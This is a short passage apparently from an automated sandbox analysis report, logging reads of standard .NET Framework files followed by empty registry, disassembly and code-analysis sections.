C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE89869DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE89869DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE89869DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE89869DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE89869DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE89869DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis